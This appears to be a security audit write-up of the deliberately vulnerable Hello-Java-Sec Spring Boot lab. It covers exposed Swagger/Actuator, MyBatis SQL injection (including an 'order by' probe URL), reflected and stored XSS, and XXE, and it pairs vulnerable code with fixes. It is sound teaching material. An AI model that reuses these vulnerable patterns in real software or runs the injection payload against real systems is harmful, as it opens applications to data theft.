Hello-javasec Code Audit
Environment: https://github.com/j3ers3/Hello-Java-Sec
Configure the database and start the project directly.
This project is built with Spring Boot.

Swagger and Actuator Unauthenticated Access
When examining dependencies, both Swagger and Actuator were present, so I reviewed their configurations.

Swagger had no security configuration, and Actuator was also left unconfigured, leading to an unauthenticated access vulnerability.

Secure code:
@Configuration
@EnableSwagger2
// Restrict Swagger to dev and test environments only; disable it completely for public networks
@Profile({"dev", "test"})
public class Swagger2Config {

}
Option 1: Disable endpoints: management.endpoints.enabled-by-default=false
Option 2: Only expose selected endpoints: management.endpoints.web.exposure.include=info,health
Option 3: Add authentication using Spring Security
SQL Injection
MyBatis mapper configuration:
mybatis.mapper-locations=classpath:mapper/*.xml
MyBatis supports SQL definitions via annotations or XML mapper files. Review all SQL statements or search for ${...}.

For example, the following SQL is potentially vulnerable to injection:
@Select("select * from users where user like '%${keyword}%'")
List<User> searchVul(String keyword);
Tracing the usage reveals that the keyword parameter is controllable, resulting in an SQL injection vulnerability.

Successfully closing the statement.

Determining the number of columns: ordering by column 5 causes an error, confirming 4 columns.
http://10.82.189.40:8888/vulnapi/sqli/mybatis/vul/search?keyword=' order by 5 --+
The visible column positions are 1, 3, and 4.

Common SQL injection patterns:
@Select("select * from users where user like '%${username}%'")
List<User> searchVul(String username);
// Secure approach
@Select("select * from users where user like CONCAT('%', #{username}, '%')")
List<User> searchSafe(@Param("username") String username);

// Using #{} may cause errors, tempting developers to use ${}
@Select("select * from users order by ${column} ${direction}")
List<User> orderBy2(@Param("column") String column, @Param("direction") String direction);
XSS
- Reflected XSS
The XSS filter does not sanitize user input, leading to XSS.


@ApiOperation(value = "Reflected XSS 2", notes = "Write user input to HttpServletResponse")
@GetMapping("/reflect2")
public void xssReflect2(String payload, HttpServletResponse response) {
    try {
        // Mitigation: set content type to text/plain;charset=utf-8
        response.getWriter().println(payload);
        response.getWriter().flush();
    } catch (IOException e) {
        e.printStackTrace();
    }
}
Mitigation: By setting the response content type to text/plain, the browser will not interpret the response as HTML or JavaScript, preventing malicious script execution.
If HTML output is required, input must be properly sanitized instead.
- Stored XSS
The content parameter is controllable and is saved to the database without sanitization.
@ApiOperation(value = "vul: Stored XSS", notes = "Store user-submitted content")
@PostMapping("/save")
public String save(HttpServletRequest request, HttpSession session) {
    String content = request.getParameter("content");
    SimpleDateFormat df = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    String date = df.format(new Date());
    String user = session.getAttribute("LoginUser").toString();
    xssMapper.add(user, content, date);
    log.info("[vul] Stored XSS: {}", content);
    return "success";
}
XXE
/**
 * Functions to audit
 * 1. XMLReader
 * 2. SAXReader
 * 3. DocumentBuilder
 * 4. XMLStreamReader
 * 5. SAXBuilder
 * 6. SAXParser
 * 7. SAXSource
 * 8. TransformerFactory
 * 9. SAXTransformerFactory
 * 10. SchemaFactory
 * 11. Unmarshaller
 * 12. XPathExpression
 */
XML parsers that do not disable external entities:
@RequestMapping(value = "/XMLReader")
public String XMLReader(@RequestParam String content) {
    try {
        log.info("[vul] XMLReader: {}", content);

        XMLReader xmlReader = XMLReaderFactory.createXMLReader();
        // Mitigation: disable external entities
        // xmlReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        xmlReader.parse(new InputSource(new StringReader(content)));
        return "XMLReader XXE";
    } catch (Exception e) {
        return e.toString();
    }
}

@ApiOperation(value = "vul: SAXReader", notes = "A JDOM parser that parses an XML file into a Document object")
@RequestMapping(value = "/SAXReader")
public String SAXReader(@RequestParam String content) {
    try {
        SAXReader sax = new SAXReader();
        // Mitigation: disable external entities
        // sax.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        sax.read(new InputSource(new StringReader(content)));
        return "SAXReader XXE";
    } catch (Exception e) {
        return e.toString();
    }
}

